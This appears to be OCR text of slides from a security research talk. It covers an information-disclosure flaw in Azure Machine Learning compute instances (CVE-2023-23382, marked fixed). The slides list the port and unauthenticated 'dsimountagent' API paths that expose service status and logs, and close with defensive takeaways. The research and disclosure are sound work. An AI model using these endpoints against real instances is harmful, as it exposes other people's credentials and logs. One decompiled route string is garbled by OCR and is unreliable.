
Models


Snapshots

Python Scripts


Users
Compute Instances
File Share
Workspace


Users
Compute Instances
File Share
Workspace


Users
Compute Instances
File Share
Workspace


Users
Compute Instances
File Share
Workspace

An Azure Machine Learning datastore is a *reference* to an *existing* storage account on Azure. A datastore offers these benefits:

1. A common and easy-to-use API, to interact with different storage types (Blob/Files/Azure Data Lake Storage) and authentication methods.
2. An easier way to discover useful datastores, when working as a team.
3. In your scripts, a way to hide connection information for credential-based data access (service principal/SAS/key).

Source: MS Docs


Access Keys stored in cleartext (x4 instances)
Supermeme.ai

Azure Machine Learning Compute Instance Information Disclosure Vulnerability

CVE-2023-23382
Security Vulnerability

Released: Feb 14, 2023 Last updated: Aug 22, 2023

Assigning CNA: Microsoft

CVE-2023-23382

Impact: Information Disclosure Max Severity: Important

CVSS:3.1 6.5 / 5.7


Fixed

https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-23382


Takeaways


- Logging/storing credentials in cleartext is unhealthy
- Understand dev-centric features & their associated risks
- While using open-source tools, review configurations
- Sensitive information should not be sent as URL parameters
- Check logs for sensitive information before sharing

CH 3: Spying The Scientist



Compute Instances can be created in vNets





vNet
?
Virtual Machine
Compute Instance

Enumerating the Compute Instance

- Compute Instance exposes a port – 46802
- Process listening is dsimountagent
- Runs with high privileges (as ‘root’)
- Written in Go, closed-source, not stripped

Compute Instance



dsimountagent

- Function: *hosttools/dsi.StartApiService*

- Exposes following endpoints:

  - */ci-api/v1.0/filesystem/sync*
  - */ci-api/v1.0/datamount*
  - */ci-api/v1.0/services/*
  - */ci-api/v1.0/imageversion*
  - */aml-api/v1.0/datamount*

- No AuthN for network-adjacent resources

```
net_http__ptr_ServeMux_Handle(
  v3,
  (__int64)"/ci-api/v1.0/filesystem/sync",
  28LL,
  (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
  (__int64)&off_CFCE88);
net_http__ptr_ServeMux_Handle(
  v3,
  (__int64)"/ci-api/v1.0/datamount",
  22LL,
  (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
  (__int64)off_CFCE70);
net_http__ptr_ServeMux_Handle(
  v3,
  (__int64)"/ci-api/v1.0/services//etc/apache/mime.types/etc/ss
  22LL,
  (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
  (__int64)off_CFCE80);
net_http__ptr_ServeMux_Handle(
  v3,
  (__int64)"/ci-api/v1.0/imageversion",
  25LL,
  (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
  (__int64)off_CFCE78);
net_http__ptr_ServeMux_Handle(
  v3,
  (__int64)"/aml-api/v1.0/datamount",
  23LL,
  (__int64)go_itab_net_http_HandlerFunc_comma_net_http_Handler,
  (__int64)off_CFCE70);
```

Exposed APIs

- */ci-api/v1.0/filesystem/sync* -> execute *sync* command on a file
- */{ci,aml}-api/v1.0/datamount* -> run *mount* operation
- */ci-api/v1.0/imageversion* -> view the Compute Instance image version
- */ci-api/v1.0/services/* -> list any systemd services' status

Exposed APIs

- */ci-api/v1.0/filesystem/sync* -> execute *sync* command on a file
- */{ci,aml}-api/v1.0/datamount* -> run *mount* operation
- */ci-api/v1.0/imageversion* -> view the Compute Instance image version
- */ci-api/v1.0/services/* -> list any systemd services' status

Status & List of Services on CI

*/ci-api/v1.0/**services**/* → status of **all *systemd*** services

hv-kvp-daemon.service	loaded	active	running
identityresponderd.service	loaded	active	running
jupyter.service	loaded	active	running
keyboard-setup.service	loaded	active	exited
kmod-static-nodes.service	loaded	active	exited
lvm2-monitor.service	loaded	active	exited
ModemManager.service	loaded	active	running
multipathd.service	loaded	active	running
networkd-dispatcher.service	loaded	active	running
nginx.service	loaded	active	running
NodeStats.service	loaded	active	running

Viewing Service Logs on CI

*/ci-api/v1.0/services/<**service**>/logs?limit=5000* → see any **services'** **logs**

```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:03 UTC. --
Oct 31 19:38:37 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to sk
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp]  or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/
```

vNet

Virtual Machine

Information Disclosure

Compute Instance

How bad could it be?

jupyter.service	loaded	active	running

Jupyter installed as a *systemd* service

Jupyter Service Logs

